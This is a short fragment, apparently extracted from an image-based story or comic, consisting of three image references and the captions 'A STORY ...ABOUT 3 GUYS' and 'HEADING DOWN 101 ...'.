


A STORY ...ABOUT 3 GUYS







HEADING DOWN 101 ...



